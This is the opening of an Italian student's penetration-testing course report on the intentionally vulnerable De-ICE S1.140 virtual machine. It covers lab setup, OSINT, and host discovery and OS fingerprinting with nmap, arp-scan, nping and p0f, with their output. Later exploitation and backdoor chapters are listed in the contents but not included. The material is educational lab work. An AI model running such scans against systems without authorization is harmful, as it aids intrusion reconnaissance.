



UNIVERSITÀ DEGLI STUDI DI SALERNO

Dipartimento di Informatica

Corso di Laurea Magistrale in Informatica

CORSO DI PENETRATION TESTING  
AND ETHICAL HACKING

# De-ICE S1.140: Metodologia di Testing

STUDENTE

Lorenzo Criscuolo

Matricola: 0522501268

DOCENTE

Prof. Arcangelo Castiglione

Università degli studi di Salerno

Anno Accademico 2022-2023

<b>Indice</b>	<b>i</b>
<b>1 Introduzione</b>	<b>1</b>
1.1 Ambiente utilizzato . . . . .	2
1.2 Strumenti utilizzati . . . . .	3
<b>2 Pre-Exploitation</b>	<b>5</b>
2.1 Target Scoping . . . . .	5
2.2 Information Gathering . . . . .	6
2.3 Target Discovery . . . . .	7
2.3.1 Esecuzione di <code>ifconfig</code> . . . . .	7
2.3.2 Scansione con <code>nmap</code> . . . . .	8
2.3.3 Scansione con <code>arp-scan</code> . . . . .	9
2.3.4 Ulteriore scansione con <code>nping</code> . . . . .	9
2.3.5 OS Fingerprinting con <code>nmap</code> . . . . .	10
2.3.6 OS Fingerprint passivo con <code>p0f</code> . . . . .	11
2.4 Target Enumeration . . . . .	12
2.4.1 TCP Port Scanning . . . . .	12
2.4.2 UDP Port Scanning . . . . .	16
2.5 Vulnerability Mapping . . . . .	18
2.5.1 Scansione vulnerabilità con <i>Nessus</i> . . . . .	18
2.5.2 Scansione vulnerabilità con <i>OpenVAS</i> . . . . .	19
2.5.3 Wrap-up dei due report . . . . .	20

2.5.4	Scansione vulnerabilità web con <i>Nessus</i> . . . . .	20
2.5.5	Altre scansioni di vulnerabilità web . . . . .	21
2.5.6	Rilevamento path visitabili con <code>dirb</code> . . . . .	24
2.5.7	Ulteriore scansione con <code>paros</code> . . . . .	25
<b>3</b>	<b>Exploitation</b>	<b>27</b>
3.1	Strategie Automatizzate . . . . .	27
3.1.1	Utilizzo di <code>sqlmap</code> . . . . .	27
3.1.2	Utilizzo della suite <i>Metasploit</i> . . . . .	28
3.1.3	Utilizzo della GUI <i>Armitage</i> . . . . .	31
3.1.4	Fallimento delle strategie automatizzate . . . . .	32
3.2	Strategie manuali . . . . .	32
3.2.1	Visita del server web . . . . .	32
3.2.2	Accesso al servizio <i>FTP</i> . . . . .	33
3.2.3	Analisi della pagina forum . . . . .	34
3.2.4	Compromissione di un utente del forum . . . . .	35
3.2.5	Compromissione di <b>phpMyAdmin</b> . . . . .	36
3.2.6	Cracking degli hash ottenuti . . . . .	37
3.2.7	Tentativo di accesso . . . . .	37
3.2.8	Accesso al servizio <i>FTP</i> come nuovo utente . . . . .	38
3.2.9	Ottenimento di una shell . . . . .	39
<b>4</b>	<b>Post-Exploitation</b>	<b>40</b>
4.1	Privilege Escalation . . . . .	40
4.1.1	Fallimento delle strategie automatizzate . . . . .	41
4.1.2	Privilege Escalation orizzontale . . . . .	41
4.1.3	Scoperta di un backup . . . . .	41
4.1.4	Decifratura del backup . . . . .	41
4.1.5	Cracking delle password trovate all'interno del backup . . . . .	41
4.1.6	Privilege Escalation Verticale . . . . .	41
4.2	Maintaining Access . . . . .	41
4.2.1	Crezione della backdoor . . . . .	41
4.2.2	Trasferimento della backdoor sull'asset . . . . .	41
4.2.3	Abilitazione della backdoor . . . . .	41
4.2.4	Impossibilità di testing della backdoor . . . . .	41



# CAPITOLO 1

---

## Introduzione

---

Il presente documento ha lo scopo di illustrare passo-passo tutte le attività svolte durante il progetto del corso di "*Penetration Testing and Ethical Hacking*". Per lo svolgimento dello stesso è stato necessario scegliere un asset da analizzare e, dunque, è stata scelta una macchina virtuale vulnerabile by-design identificata con il nome **De-ICE S1.140** e indicizzata al seguente indirizzo: <https://www.vulnhub.com/entry/de-ice-s1140,57/>.

L'intera attività progettuale sarà suddivisa in fasi, in modo da emulare nel modo più preciso possibile il lavoro svolto da un hacker etico e per contestualizzare al meglio ogni passo eseguito durante il processo. Le fasi in cui sarà suddivisa l'attività sono:

- **Target Scoping:** in questa fase vengono presi accordi con il proprietario dell'asset da analizzare, definendo limiti riguardo host da analizzare, indirizzi, ecc. e definendo le metodologie da applicare;
- **Information Gathering:** in questa fase si impiegano varie tecniche e strumenti con lo scopo di raccogliere quante più informazioni possibile riguardo l'asset come personale afferente all'organizzazione, indirizzi e-mail, software utilizzati nell'organizzazione (utili per eventuale attività di Social Engineering), infrastruttura di rete, domini DNS e, in generale, ogni informazione che può essere utile per le fasi successive del processo;
- **Target Discovery:** in questa fase vengono impiegate strategie e strumenti attivi e passivi per scansioneare la rete (o le sottoreti) per identificare le macchine effettivamente attive nell'asset da analizzare e l'OS che utilizzano;

- **Target Enumeration:** in questa fase viene eseguita una scansione a livello di servizi offerti sulle macchine identificate con lo scopo di capire, appunto, quali servizi vengono offerti e le versioni di questi;
- **Vulnerability mapping:** in questa fase si cerca di capire quali sono le eventuali vulnerabilità di cui sono affette le versioni dei servizi identificati nella fase precedente;
- **Target Exploitation:** in questa fase si utilizzeranno le informazioni ottenute dalle fasi precedenti per tentare di ottenere un *accesso non autorizzato* alla macchina;
- **Privilege Escalation:** in questa fase, in caso di successo della precedente, si sfrutteranno delle vulnerabilità del sistema per ottenere privilegi più elevati o massimi (utente **root**);
- **Mantaining Access:** in questa fase si utilizzeranno delle tecniche per permettere un accesso alla macchina in maniera molto più rapida, evitando di ripetere da capo le azioni della fase di **Exploitation**.

## 1.1 Ambiente utilizzato

Essendo che l'asset da analizzare è una *macchina virtuale* dovrà essere necessariamente utilizzato un *ambiente di virtualizzazione* appropriato. Per questa ragione, è stato utilizzato **Oracle VM VirtualBox 7.0.8** per creare un *ambiente di virtualizzazione* sul quale poi effettuare l'intero processo. Oltre a creare l'ambiente di esecuzione della macchina è stato necessario eseguire un altro passo, ovvero la *creazione di una rete* con la quale poi essere in grado di comunicare con l'asset stesso. Fortunatamente, *VirtualBox* rende disponibile la funzionalità di **NAT** [7] e, infatti, in maniera molto semplice è possibile creare una **rete NAT ad-hoc** sulla quale collegare l'asset da analizzare (ed eventuali altre macchine). Per realizzare questa rete **NAT**, tutto quello che bisogna fare è:


1. Aprire il pannello degli strumenti di *VirtualBox*;
2. Selezionare il sotto-menù rete;
3. All'interno della pagina, selezionare il pannello "Reti con NAT";
4. Cliccare il pulsante per la creazione di una nuova rete ed impostare i parametri desiderati.

Per essere conformi alle istruzioni fornite dal docente durante le lezioni riguardo la definizione dell'ambiente, i parametri della rete saranno i seguenti:

- **Nome della rete:** Corso
- **Spazio di indirizzamento:** 10.0.2.0/24

Come ultimo passo, per fare in modo che l’asset (e altre eventuali macchine) utilizzi questa rete creata *ad-hoc*, basta aprire le impostazioni di rete della macchina e impostare come rete da utilizzare (nel rispettivo menù a riguardo) la rete NAT appena creata identificata dal nome scelto in precedenza.

Il risultato che si ottiene quando si configurano in questo modo l’asset e VirtualBox è il seguente schema di rete:




**Figura 1.1:** Infrastruttura di rete

## 1.2 Strumenti utilizzati

Per proseguire con l’analisi dell’asset, è necessario ottenere strumenti appositi che permettono di realizzare scansioni, mapping di vulnerabilità, ecc. Visto che, come già detto in precedenza, l’asset è una *macchina virtuale* che sarà eseguita in un *ambiente di virtualizzazione* e all’interno di una *rete virtuale con NAT*, il modo più semplice per analizzare l’asset è quella di utilizzare una macchina virtuale realizzata apposta per questo scopo.

A tal proposito, si è scelto di utilizzare una macchina virtuale molto popolare chiamata **Kali Linux** (in particolare la versione di riferimento **2023.1**) che viene distribuita con una suite di strumenti pronti all’uso per effettuare attività di Penetration Testing, Digital Forensics e altre simili. A questo punto, essendo che anche **Kali Linux** è una macchina virtuale che viene eseguita all’interno di *VirtualBox*, verrà configurata anch’essa in modo tale che si colleghi alla *rete con NAT* creata in precedenza. In questo modo, il risultato è lo schema illustrato nella Figura 1.2.



**Figura 1.2:** Infrastruttura di rete con Kali

# CAPITOLO 2

---

## Pre-Exploitation

---

### 2.1 Target Scoping

In questa fase bisogna stipulare un accordo tra le parti (responsabile dell'asset e pentester) in modo da definire vincoli, limiti, responsabilità legali in caso di eventuali problemi, accordo di non divulgazione, ecc. Tuttavia, si possono fare le seguenti osservazioni:

- L'asset da analizzare è pubblicamente disponibile e realizzato appositamente per essere analizzato, ossia vulnerabile by-design;
- Tutta l'analisi avviene in un ambiente virtualizzato all'interno della macchina in possesso al Penetration Tester;
- Lo scopo dell'analisi è puramente didattico, in quanto realizzato in un contesto universitario e, più precisamente, come progetto del corso "Penetration Testing and Ethical Hacking";
- Tutti gli strumenti utilizzati e le fonti consultate sono pubblicamente disponibili e accessibili o, in generale, sono accessibili tramite piani gratuiti e quindi senza costi da sostenere.

In conclusione, come si può notare dalle precedenti osservazioni, questa fase può essere tranquillamente saltata visto che non ci sono parti con cui prendere accordi e non possono esserci problematiche di tipo legale dal momento che l'ambiente è totalmente simulato.

## 2.2 Information Gathering

Durante questa fase, l'obiettivo è quello di trovare più informazioni possibili riguardo l'asset scelto e, essendo che l'asset è una macchina virtuale che viene eseguita in un *ambiente virtualizzato* e in una *rete con NAT virtuale* (come illustrato nell'introduzione), si eviteranno fonti e tool che raccolgono informazioni riguardo persone afferenti all'organizzazione dell'asset, indirizzi e-mail, analisi di record DNS, informazioni di routing e così via. A questo punto, l'unica tecnica che ha senso utilizzare (e che è stata effettivamente utilizzata) è **OSINT** (*Open Source INTelligence*), con cui si cercherà di individuare nomi utente, password, indirizzo IP, ecc. Tutto questo, ovviamente, evitando di consultare fonti dove sono presenti Walkthrough e guide per evitare di vanificare il contributo didattico del processo.

Come primo passo, è stata consultata la pagina di Vulnhub sulla quale sono riportate varie informazioni riguardo la macchina virtuale scelta "**De-ICE S1.140**" e, all'interno della pagina, sono state trovate le seguenti informazioni:

- Informazioni riguardo il **rilascio**, ovvero autore, data, sorgente e valore hash della macchina. Queste informazioni, tuttavia, non sembrano essere utili per il processo;
- Una **descrizione** molto ad alto livello della macchina. Anche qui non viene rilasciata alcuna informazione utile come servizi esposti dalla macchina o credenziali di accesso alla macchina (anche non privilegiate). Infatti, attualmente, se si avvia la macchina non si può fare nulla tramite *interazione diretta* in quanto **non è stata rilasciata nessuna credenziale di accesso**;
- Informazioni riguardo la configurazione dell'**indirizzo di rete**. Questa informazione è molto utile perché ci rivela che la macchina **non è configurata per lavorare con un indirizzo IP specifico** ma lo ottiene in maniera automatica grazie al servizio **DHCP**. Questo ci fa subito capire che all'interno della rete con NAT non avremo problemi di indirizzamento ma, sfortunatamente, questo significa che non si può conoscere apriori l'indirizzo della macchina (l'unica certezza è che sarà all'interno della rete 10.0.2.0/24) ma dovremo ricavarcelo in maniera indiretta visto che *VirtualBox* non fornisce un metodo diretto di ottenimento degli indirizzi IP e **non è possibile l'accesso alla macchina**;
- Informazioni riguardo il **sistema operativo**. Altra informazione molto utile in quanto adesso si è a conoscenza che l'asset è un sistema Linux e questo ci permetterà di risparmiare tempo in fasi avanzate perché si può restringere il campo delle scansioni

solo a sistemi Linux, escludendo tutti gli altri. Tuttavia, non si conosce ancora la versione precisa del kernel e quindi si deve ricavare successivamente;


Andando più a fondo nella pagina si può ricavare l'indirizzo del **sito web del creatore** dell'asset e il **link di download della macchina** ma, sfortunatamente, entrambi i link **non sono più attivi**. Consultando il motore di ricerca Google, semplicemente ricercando il nome dell'organizzazione trovato sulla pagina, è possibile risalire al rispettivo account Twitter e si nota che quest'ultimo non è attivo all'incirca dal 2020. Per questa ragione, è sembrato opportuno accedere al servizio *WaybackMachine* offerto da **Archive.org** per visitare versioni precedenti del sito dell'organizzazione nella speranza di trovare altre informazioni utili. Fortunatamente, grazie a questo servizio è stato possibile accedere ad uno *snapshot* risalente al 2021 dal quale è stato anche possibile effettuare il download della macchina. Ad ogni modo, anche accedendo al sito e, in particolare, alla pagina di download, non sono state trovate informazioni rilevanti come credenziali, porte aperte, schemi di naming, ecc.

## 2.3 Target Discovery

In questa fase si avvieranno entrambe le macchine e si procederà con la scansione della rete *Corso*, con lo scopo di trovare tutte le macchine attive all'interno della stessa. Ovviamente ci si aspetta di trovare solo la macchina **De-ICE S1.140** e la macchina **Kali** per come è stato impostato l'ambiente.

### 2.3.1 Esecuzione di **ifconfig**

Prima di cominciare con la scansione effettiva della rete, bisogna capire qual è l'indirizzo della macchina **Kali** in modo da escludere il suo IP da successive scansioni più approfondite. Per ottenere questa informazione ci basta semplicemente lanciare il comando **ifconfig** e, una volta lanciato questo comando, si ottiene il seguente output:



```
(root㉿kali)-[~/home/kali]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
          ether 08:00:27:c7:e1:36 txqueuelen 1000 (Ethernet)
            RX packets 65 bytes 12414 (12.1 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 1964 bytes 122734 (119.8 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
      inet6 fe80::4caf:e98c:243e:394 prefixlen 64 scopeid 0x20<link>
          ether 08:00:27:c7:e1:36 txqueuelen 1000 (Ethernet)
```

**Figura 2.1:** Esecuzione di **ifconfig** su Kali


Come si può notare dall'output, l'indirizzo di Kali è 10.0.2.15 e, adesso che si ha quest'informazione, si può cominciare con la scansione della rete.

### 2.3.2 Scansione con nmap

Il primo strumento utilizzato per la scansione è nmap, un potentissimo strumento di scansione che tornerà molto utile anche nelle successive fasi. In particolare, tra le varie tipologie che offre nmap, permette anche di eseguire una scansione di tipo ICMP (detta *ping scan* [4]) su una determinata sottorete presa in input. Con questa scansione, nmap invierà a tutti gli indirizzi specificati dei pacchetti *ICMP Echo Request* e, se prima dello scadere di un timeout prefissato, riceve da un host un pacchetto *ICMP Echo Reply*, nmap capirà che l'host è attivo e risponde altrimenti marcerà quell'indirizzo come non attivo. Per eseguire una *ping scan* sulla rete *Corso* basta lanciare il seguente comando:

```
1 nmap -sP 10.0.2.0/24
```

Una volta lanciato questo comando, è possibile osservare il seguente output:



```
(kali㉿kali)-[~]
$ nmap -sP 10.0.2.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-16 15:26 EDT
Nmap scan report for 10.0.2.1
Host is up (0.012s latency).
Nmap scan report for 10.0.2.4
Host is up (0.0086s latency).
Nmap scan report for 10.0.2.15
Host is up (0.0017s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.07 seconds
```

**Figura 2.2:** Risultato della *ping scan* con nmap


Il primo dato che dovrebbe risaltare è che il numero degli host attivi sulla rete è 3, e non 2 come in realtà ci si aspettava dalla configurazione realizzata. Tuttavia, come specificato a lezione e approfondito anche nella documentazione di *VirtualBox*, all'interno della rete saranno presenti uno o più host "fittizi" che sono necessari allo stesso *VirtualBox* per realizzare la stessa *rete con NAT* [10]. Questi host di solito hanno sempre i primi indirizzi assegnabili, quindi è lecito pensare che l'host con indirizzo 10.0.2.1 sia proprio l'host interno di *VirtualBox* e che l'host con indirizzo 10.0.2.4 sia il nostro asset. Per quanto riguarda 10.0.2.15, in realtà già si conosce dal comando lanciato prima e si sa per certo che è proprio l'indirizzo della macchina **Kali**.

### 2.3.3 Scansione con arp-scan

Grazie ad nmap si conoscono gli indirizzi IP degli host attivi all'interno della rete, però in seguito potremmo essere interessati anche agli indirizzi *MAC* corrispondenti. Questo perchè l'infrastruttura di rete è composta da un solo *router virtuale* al quale si collegano tutti gli host (come indicato anche nella Figura 1.2) e, per questa ragione, è possibile utilizzare anche il protocollo **ARP** essendo una rete locale. A tal proposito, è stato utilizzato il tool arp-scan che, sfruttando proprio il protocollo **ARP**, è in grado di ottenere gli indirizzi *MAC* degli host connessi [3]. Per eseguire lo strumento sulla rete, è necessario eseguire il seguente comando:

```
1 arp-scan 10.0.2.0/24
```

Una volta eseguito questo comando, l'output che viene fornito è il seguente:



```
[root@kali ~]# arp-scan 10.0.2.0/24
Interface: eth0, type: EN10MB, MAC: 08:00:27:c7:e1:36, IPv4: 10.0.2.15
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
)
10.0.2.1      52:54:00:12:35:00      (Unknown: locally administered)
10.0.2.2      52:54:00:12:35:00      (Unknown: locally administered)
10.0.2.3      08:00:27:53:9b:4f      (Unknown)
10.0.2.4      08:00:27:64:fe:e2      (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.861 seconds (137.56 hosts/sec)
. 4 responded
```

**Figura 2.3:** Risultato della scansione con arp-scan

Anche qui è possibile notare subito un'altra anomalia. Con nmap sono stati rilevati 3 host invece di 2, mentre adesso con arp-scan ne sono stati rilevati persino 5 (includendo anche la macchina **Kali** nel conteggio). Osservando con attenzione il risultato, si può notare che gli indirizzi 10.0.2.1 e 10.0.2.2 facciano riferimento allo stesso indirizzo MAC (quindi una singola interfaccia con due indirizzi distinti), avvalendo la supposizione precedente che facciano riferimento ad un singolo host interno di *VirtualBox*. A questo punto, se si continua a seguire la supposizione che 10.0.2.4 sia l'asset, allora si può dire che 10.0.2.3 è un altro host interno di *VirtualBox*. Quindi in realtà gli host attivi non sono 5 come poteva sembrare inizialmente ma sono soltanto 4, e 2 di questi sono host interni di *VirtualBox*.

### 2.3.4 Ulteriore scansione con nping

A questo punto può sorgere un dubbio, sono stati effettivamente scovati tutti gli host sia "reali" che "fittizi"? Per acquisire più sicurezza nell'identificarli tutti, evitando così ulteriori sorprese, vale la pena di effettuare un'ulteriore scansione della rete. Per realizzare questa

ulteriore scansione è stato utilizzato il tool `nping`, il quale genererà pacchetti ICMP in maniera molto simile al comando `ping` su tutti gli host forniti in input (quindi ancora una *ping scan* [5]). Per effettuare una scansione con questo tool basta lanciare il seguente comando:

```
1 nping -c 1 10.0.2.0/24
```

Una volta lanciato il comando si ottiene il seguente output:

**(a)** Esecuzione parziale di nping

```
Raw packets sent: 256 (7.168KB) | Rcvd: 4 (184B) | Lost: 252 (98.44%)
Nping done: 256 IP addresses pinged in 264.45 seconds
```

**(b)** Risultato parziale di nping

```
Statistics for host 10.0.2.1:
| Probes Sent: 1 | Rcvd: 1 | Lost: 0 (0.00%)
|_ Max rtt: 0.170ms | Min rtt: 0.170ms | Avg rtt: 0.170ms
Statistics for host 10.0.2.2:
| Probes Sent: 1 | Rcvd: 1 | Lost: 0 (0.00%)
|_ Max rtt: 0.156ms | Min rtt: 0.156ms | Avg rtt: 0.156ms
Statistics for host 10.0.2.3:
| Probes Sent: 1 | Rcvd: 1 | Lost: 0 (0.00%)
|_ Max rtt: 0.075ms | Min rtt: 0.075ms | Avg rtt: 0.075ms
Statistics for host 10.0.2.4:
| Probes Sent: 1 | Rcvd: 1 | Lost: 0 (0.00%)
|_ Max rtt: 0.065ms | Min rtt: 0.065ms | Avg rtt: 0.065ms
Statistics for host 10.0.2.5:
| Probes Sent: 1 | Rcvd: 0 | Lost: 1 (100.00%)
|_ Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Statistics for host 10.0.2.6:
| Probes Sent: 1 | Rcvd: 0 | Lost: 1 (100.00%)
|_ Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Statistics for host 10.0.2.7:
| Probes Sent: 1 | Rcvd: 0 | Lost: 1 (100.00%)
|_ Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Statistics for host 10.0.2.8:
```

**(c)** Statistiche di nping

**Figura 2.4:** Output di nping

Osservando l'output fornito dal tool `nping`, sembra che sia conforme con le informazioni ottenute mettendo insieme le precedenti due scansioni. Infatti, si può notare dalla Figura 2.4b che a rispondere al ping sono gli indirizzi 10.0.2.1-4 confermando quindi che sulla rete sono attivi solo 4 host (contando anche la macchina Kali).

### 2.3.5 OS Fingerprinting con nmap

Con quest'ultima scansione è terminata l'identificazione degli host attivi sulla rete e, per questo motivo, si può passare al passo successivo. Durante la fase di *Information Gathering* è stato possibile stabilire che l'asset è una macchina Linux, ma senza conoscere la versione effettiva del kernel. A tal proposito si può utilizzare ancora una volta il tool `nmap` che, tramite una tipologia di scansione particolare, è in grado di fare **OS Fingerprinting** di una determinata macchina presa in input [4]. Per fare ciò, basta eseguire il seguente comando:

```
1 nmap -O 10.0.2.4
```

Una volta eseguito, l'output ottenuto è il seguente:

```
(root㉿kali)-[~/home/kali]
└─# nmap -o 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-16 15:40 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0012s latency).
Not shown: 982 filtered tcp ports (no-response), 11 filtered tcp ports (port-unreach)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
465/tcp   closed smtps
993/tcp   open  imaps
995/tcp   open  pop3s
MAC Address: 08:00:27:64:FE:E2 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.13
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.26 seconds
```

**Figura 2.5:** Risultato dell’OS Fingerprinting con nmap

Si può notare che la versione del kernel identificata da nmap risulta essere la 2.6.x/3.x, in particolare potrebbe trattarsi della versione 2.6.32 o 3.13. Oltre all’**OS fingerprint**, è possibile notare che nmap ha eseguito anche una scansione delle porte attive sull’host target. Ovviamente si è limitato solo alle mille più frequenti [4] (e per questo sarà necessaria una scansione più approfondita nella fase successiva), tuttavia, si può visualizzare che ha delle porte aperte le quali possono essere molto interessanti anche in questo momento. In particolare, le suddette porte sono quelle relative a **ftp**, **ssh** e **http** e, sono particolarmente interessanti poichè si può pensare ad un approfondimento.

### 2.3.6 OS Fingerprint passivo con p0f

Come accennato in precedenza, grazie a quelle porte aperte si può pensare di fare un’ulteriore scansione ma, questa volta, di tipo passivo. Si può pensare di utilizzare il tool **p0f**, che si occupa di analizzare il traffico "legittimo" generato da e verso i vari host facendo *pattern matching* con delle **firme** [12]. Quindi, tutto quello che bisogna fare è eseguire il comando **p0f** e lasciarlo in background nel mentre che si genera del traffico "legittimo" verso l’asset.


Un primo tentativo che si può fare è quello di generare del traffico **ftp** verso la macchina e, successivamente, controllare se **p0f** è riuscito ad estrarre informazioni utili:

Come si può notare dalla Figura 2.6b, **p0f** analizzando il traffico **ftp** è stato in grado di stabilire che il sistema operativo dell’asset ha una versione del kernel 3.x. Essendo che le tecniche passive non hanno la stessa accuratezza dei metodi attivi (non inviano pacchetti *ad-hoc*),



```
[Kali㉿kali] ~
$ ftp 10.0.2.4
Connected to 10.0.2.4.
421 Service not available, remote server timed out. Connection closed.
ftp>
```


(a) Generazione di traffico *ftp* legittimo



```
.-[ 10.0.2.15/41972 → 10.0.2.4/21 (syn+ack) ]-
| server   = 10.0.2.4/21
| os       = Linux 3.x
| dist     = 0
| params   = none
| raw_sig  = 4:64+0:0:1460:mss*10,7:mss,sok,ts,nop,ws:df:0
|
```

(b) Risultato analisi di *p0f* su traffico *ftp*

invece di concludere l’analisi con questa informazione è meglio approfondire ulteriormente. A tal proposito, questa volta si è generato del traffico *http* sfruttando il browser **Mozilla Firefox** installato su **Kali**. Senza interrompere l’esecuzione di *p0f*, una volta generato il suddetto traffico è stato ottenuto il seguente output:



```
.-[ 10.0.2.15/48220 → 10.0.2.4/80 (syn+ack) ]-
| server   = 10.0.2.4/80
| os       = Linux 3.x
| dist     = 0
| params   = none
| raw_sig  = 4:64+0:0:1460:mss*10,7:mss,sok,ts,nop,ws:df:0
|
```

**Figura 2.7:** Risultato analisi di *p0f* su traffico *http*

Consultando anche questo risultato, si può notare che anche qui *p0f* ha identificato il kernel *3.x*, rendendo più plausibile questa come versione effettiva.

